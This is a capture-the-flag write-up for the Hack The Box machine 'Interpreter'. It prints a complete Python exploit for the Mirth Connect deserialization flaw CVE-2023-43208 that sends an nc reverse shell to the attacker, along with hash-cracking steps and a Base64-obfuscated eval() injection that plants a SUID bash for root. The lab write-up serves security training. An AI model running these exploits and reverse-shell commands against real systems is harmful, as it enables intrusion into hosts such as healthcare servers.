

HTB Interpreter — Writeup

Introduction
Interpreter is a Linux machine that focuses on web enumeration, credential abuse, and application-driven privilege escalation.
The box demonstrates how information obtained from one service can be leveraged to gain access to another, ultimately leading to complete compromise of the target system. Along the way, we encounter several common assessment scenarios involving exposed services, credential recovery, source code review, and insecure application design.
In this writeup, we will follow the complete attack path from initial foothold to root.
Recon
Initial Foothold — CVE-2023-43208 (Mirth Connect RCE)
Firstly, Nmap must be employed to enumerate running services:
└─$ nmap -T4 $IP -p- -o nmap -sV -sC -O
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
|   256 07:eb:d1:b1:61:9a:6f:38:08:e0:1e:3e:5b:61:03:b9 (ECDSA)
|_  256 fc:d5:7a:ca:8c:4f:c1:bd:c7:2f:3a:ef:e1:5e:99:0f (ED25519)
80/tcp   open  http     Jetty
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Mirth Connect Administrator
443/tcp  open  ssl/http Jetty
| http-methods:
|_  Potentially risky methods: TRACE
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=mirth-connect
| Not valid before: 2025-09-19T12:50:05
|_Not valid after:  2075-09-19T12:50:05
|_http-title: Mirth Connect Administrator
6661/tcp open  unknown
Device type: general purpose
Running: Linux 5.X
The most interesting finding is the Mirth Connect Administrator interface exposed on both ports 80 and 443.
Browsing to the application presents a login page:

Mirth Connect is an integration engine widely used in healthcare environments to process and route HL7 medical messages between systems.
Researching the identified version reveals CVE-2023-43208, a critical unauthenticated Remote Code Execution vulnerability affecting vulnerable Mirth Connect deployments.
Understanding CVE-2023-43208
CVE-2023-43208 is an unauthenticated remote code execution vulnerability affecting vulnerable versions of Mirth Connect.
The issue stems from unsafe XML deserialization within the application’s API. By submitting a crafted XML document to the /api/users endpoint, an attacker can force the server to instantiate attacker-controlled Java objects.
Our payload leverages classes from Apache Commons Collections together with a dynamic proxy handler to build a gadget chain. When the deserialized objects are processed, the chain ultimately invokes:
Runtime.getRuntime().exec()
allowing arbitrary operating system commands to be executed on the target host.
The exploitation flow is:
-
Submit a malicious XML payload to
/api/users -
Trigger deserialization of attacker-controlled objects
-
Reach the embedded gadget chain
-
Invoke
Runtime.getRuntime().exec() -
Execute arbitrary commands as the Mirth service account
Successful exploitation provides unauthenticated remote code execution on the target system.
The following exploit was generated with Claude and adapted to obtain command execution:
import sys
import requests
import urllib3

urllib3.disable_warnings()

URL   = sys.argv[1].rstrip("/")
LHOST = sys.argv[2]
LPORT = sys.argv[3]

HEADERS = {
    "X-Requested-With": "OpenAPI",
    "Content-Type":     "application/xml",
}

def xml_payload(cmd):
    return f"""<sorted-set>
  <string>foo</string>
  <dynamic-proxy>
    <interface>java.lang.Comparable</interface>
    <handler class="org.apache.commons.lang3.event.EventUtils$EventBindingInvocationHandler">
      <target class="org.apache.commons.collections4.functors.ChainedTransformer">
        <iTransformers>
          <org.apache.commons.collections4.functors.ConstantTransformer>
            <iConstant class="java-class">java.lang.Runtime</iConstant>
          </org.apache.commons.collections4.functors.ConstantTransformer>
          <org.apache.commons.collections4.functors.InvokerTransformer>
            <iMethodName>getMethod</iMethodName>
            <iParamTypes>
              <java-class>java.lang.String</java-class>
              <java-class>[Ljava.lang.Class;</java-class>
            </iParamTypes>
            <iArgs>
              <string>getRuntime</string>
              <null/>
            </iArgs>
          </org.apache.commons.collections4.functors.InvokerTransformer>
          <org.apache.commons.collections4.functors.InvokerTransformer>
            <iMethodName>invoke</iMethodName>
            <iParamTypes>
              <java-class>java.lang.Object</java-class>
              <java-class>[Ljava.lang.Object;</java-class>
            </iParamTypes>
            <iArgs>
              <null/>
              <object-array/>
            </iArgs>
          </org.apache.commons.collections4.functors.InvokerTransformer>
          <org.apache.commons.collections4.functors.InvokerTransformer>
            <iMethodName>exec</iMethodName>
            <iParamTypes>
              <java-class>[Ljava.lang.String;</java-class>
            </iParamTypes>
            <iArgs>
              <string-array>
                <string>/bin/bash</string>
                <string>-c</string>
                <string>{cmd}</string>
              </string-array>
            </iArgs>
          </org.apache.commons.collections4.functors.InvokerTransformer>
        </iTransformers>
      </target>
      <methodName>transform</methodName>
      <eventTypes>
        <string>compareTo</string>
      </eventTypes>
    </handler>
  </dynamic-proxy>
</sorted-set>"""

def send(cmd):
    try:
        r = requests.post(
            f"{URL}/api/users",
            headers=HEADERS,
            data=xml_payload(cmd),
            verify=False,
            timeout=15
        )
        return r.status_code
    except Exception as e:
        print(f"[-] Error: {e}")
        return None


print(f"[*] Testing RCE on {URL} ...")
send(f"ping -c 1 {LHOST}")

print(f"[*] Sending reverse shell → {LHOST}:{LPORT}")
print(f"[!] Run: nc -lvnp {LPORT}")
send(f"nc -e /bin/bash {LHOST} {LPORT}")
print("[+] Payload sent.")
Before attempting a reverse shell, it is useful to verify command execution using ICMP traffic:
sudo tcpdump -i tun0 icmp
Running the exploit causes the target to issue a ping request back to our host, confirming successful command execution.
Once verified, a Netcat listener is started:
nc -lvnp 4444
The exploit can then be executed:
python3 CVE-2023-43208.py https://10.129.10.115/ 10.10.15.65 4444

[*] Testing RCE on https://10.129.10.115 ...
[*] Sending reverse shell → 10.10.15.65:4444
[!] Run: nc -lvnp 4444
[+] Payload sent.
A shell is successfully obtained as the mirth user.
Stabilizing the Shell
To obtain a fully interactive TTY:
python3 -c 'import pty; pty.spawn("/bin/bash")'
# CTRL+Z
stty raw -echo; fg; ls; export SHELL=/bin/bash; export TERM=screen; stty rows 38 columns 116; reset;
Recovering Database Credentials
Basic enumeration quickly reveals the Mirth configuration directory:
cd /usr/local/mirthconnect/conf
Inside mirth.properties, database credentials are stored in cleartext:
cat mirth.properties -n

97  # database credentials
98  database.username = mirthdb
99  database.password = <REDACTEDPASSWORD>
These credentials provide direct access to the backend MariaDB instance used by Mirth Connect.
Using the recovered credentials:
mysql -umirthdb -p<REDACTEDPASSWORD>
Database enumeration eventually reveals a stored password hash belonging to the user sedric:
MariaDB [(none)]> select * from information_schema.columns where column_name like '%password%';
MariaDB [(none)]> select * from mc_bdd_prod.PERSON_PASSWORD;
+-----------+----------------------------------------------------------+---------------------+
| PERSON_ID | PASSWORD                                                 | PASSWORD_DATE       |
+-----------+----------------------------------------------------------+---------------------+
|         2 | u/+LBBOUnadiyFBsdrVWA/kLMt3w+w==                         | 2025-09-19 09:22:28 |
+-----------+----------------------------------------------------------+---------------------+
 At first glance, Hashcat fails to identify the format automatically.
Reviewing Mirth Connect source code on GitHub reveals the application’s password storage format.
 The stored value contains both the salt and hash concatenated together and encoded using Base64.
By separating these components, the hash can be converted into a Hashcat-compatible PBKDF2-SHA256 format:
python3 -c "
import base64
raw = base64.b64decode('u/+LBBOUnadiyFBsdrVWA/kLMt3w+w==')
salt = base64.b64encode(raw[:8]).decode()
hash = base64.b64encode(raw[8:]).decode()
print(f'sha256:600000:{salt}:{hash}')
" > hash.txt
Hashcat automatically detects mode 10900 (PBKDF2-HMAC-SHA256):
hashcat hash.txt /usr/share/wordlists/rockyou.txt
sha256:600000:<salt>:<hash>:<REDACTED>
The recovered password allows authentication as sedric via SSH:
ssh sedric@$IP
The user flag can now be obtained:
cat user.txt
Privilege Escalation — Root via notif.py
After obtaining user access, process enumeration reveals an interesting Python service running as root:
sedric@interpreter:~$ ps auxf
root        3541  0.0  0.7  39872 31132 ?        Ss   10:21   0:03 /usr/bin/python3 /usr/local/bin/notif.py
The script is world-readable:
sedric@interpreter:~$ cat /usr/local/bin/notif.py
#!/usr/bin/env python3
"""
Notification server for added patients.
This server listens for XML messages containing patient information and writes formatted notifications to files in /var/secure-health/patients/.
It is designed to be run locally and only accepts requests with preformated data from MirthConnect running on the same machine.
It takes data interpreted from HL7 to XML by MirthConnect and formats it using a safe templating function.
"""
from flask import Flask, request, abort
import re
import uuid
from datetime import datetime
import xml.etree.ElementTree as ET, os

app = Flask(__name__)
USER_DIR = "/var/secure-health/patients/"; os.makedirs(USER_DIR, exist_ok=True)

def template(first, last, sender, ts, dob, gender):
    pattern = re.compile(r"^[a-zA-Z0-9._'\"(){}=+/]+$")
    for s in [first, last, sender, ts, dob, gender]:
        if not pattern.fullmatch(s):
            return "[INVALID_INPUT]"
    # DOB format is DD/MM/YYYY
    try:
        year_of_birth = int(dob.split('/')[-1])
        if year_of_birth < 1900 or year_of_birth > datetime.now().year:
            return "[INVALID_DOB]"
    except:
        return "[INVALID_DOB]"
    template = f"Patient {first} {last} ({gender}), {{datetime.now().year - year_of_birth}} years old, received from {sender} at {ts}"
    try:
        return eval(f"f'''{template}'''")
    except Exception as e:
        return f"[EVAL_ERROR] {e}"

@app.route("/addPatient", methods=["POST"])
def receive():
    if request.remote_addr != "127.0.0.1":
        abort(403)
    try:
        xml_text = request.data.decode()
        xml_root = ET.fromstring(xml_text)
    except ET.ParseError:
        return "XML ERROR\n", 400
    patient = xml_root if xml_root.tag=="patient" else xml_root.find("patient")
    if patient is None:
        return "No <patient> tag found\n", 400
    id = uuid.uuid4().hex
    data = {tag: (patient.findtext(tag) or "") for tag in ["firstname","lastname","sender_app","timestamp","birth_date","gender"]}
    notification = template(data["firstname"],data["lastname"],data["sender_app"],data["timestamp"],data["birth_date"],data["gender"])
    path = os.path.join(USER_DIR,f"{id}.txt")
    with open(path,"w") as f:
        f.write(notification+"\n")
    return notification

if __name__=="__main__":
    app.run("127.0.0.1",54321, threaded=True)
Several interesting observations can immediately be made:
-
The application listens locally on
127.0.0.1:54321 -
It accepts XML requests
-
Multiple user-controlled fields are processed
-
Data eventually reaches an
eval()call
At first sight, the developer attempted to secure the application using a regular expression:
pattern = re.compile(r"^[a-zA-Z0-9._'\"(){}=+/]+$")
This filter blocks many dangerous characters, including spaces and shell metacharacters.
However, the protection is fundamentally flawed because user input is still embedded inside a Python f-string that is later evaluated:
return eval(f"f'''{template}'''")
This means that any expression enclosed in {} will be evaluated as Python code.
Since spaces are forbidden by the regex, direct command execution becomes difficult. However, Python expressions remain allowed, enabling the use of Base64 decoding to reconstruct commands at runtime.
Because curl is unavailable on the target, a small Python script is used to communicate with the local service:
import urllib.request

url = 'http://127.0.0.1:54321/addPatient'

data = '<patient><firstname>ok</firstname><lastname>ok1</lastname><sender_app>out</sender_app><timestamp>allo</timestamp><birth_date>01/01/2000</birth_date><gender>ok3</gender></patient>'

data_bytes = data.encode('utf-8')
headers = {'Content-Type': 'application/xml'}
req = urllib.request.Request(url, data=data_bytes, headers=headers, method='POST')

with urllib.request.urlopen(req) as response:
        print(response.read().decode('utf-8'))
A successful request returns:
Patient ok ok1 (ok3), 26 years old, received from out at allo
Having confirmed communication with the service, code execution can be achieved using a malicious payload:
import urllib.request

url = 'http://127.0.0.1:54321/addPatient'

data = '<patient><firstname>{__import__("subprocess").getoutput(__import__("base64").b64decode("Y3AgL2Jpbi9iYXNoIC90bXAvYmFzaCAmJiBjaG1vZCB1K3MgL3RtcC9iYXNoCg==").decode())}</firstname><lastname>ok1</lastname><sender_app>out</sender_app><timestamp>allo</timestamp><birth_date>01/01/2000</birth_date><gender>ok3</gender></patient>'

data_bytes = data.encode('utf-8')
headers = {'Content-Type': 'application/xml'}
req = urllib.request.Request(url, data=data_bytes, headers=headers, method='POST')

with urllib.request.urlopen(req) as response:
        print(response.read().decode('utf-8'))
The embedded Base64 payload decodes to:
cp /bin/bash /tmp/bash && chmod u+s /tmp/bash
The Base64 value can be generated with:
echo "cp /bin/bash /tmp/bash && chmod u+s /tmp/bash"|base64 -w0
Y3AgL2Jpbi9iYXNoIC90bXAvYmFzaCAmJiBjaG1vZCB1K3MgL3RtcC9iYXNoCg==
Because the vulnerable application executes as root, the payload creates a SUID copy of Bash.
Finally, root privileges are obtained by executing:
/tmp/bash -p
The -p option preserves effective UID privileges, resulting in a root shell and complete compromise of the machine.
root@interpreter:/#
 At this stage, we have successfully escalated our privileges to root and gained unrestricted access to the host.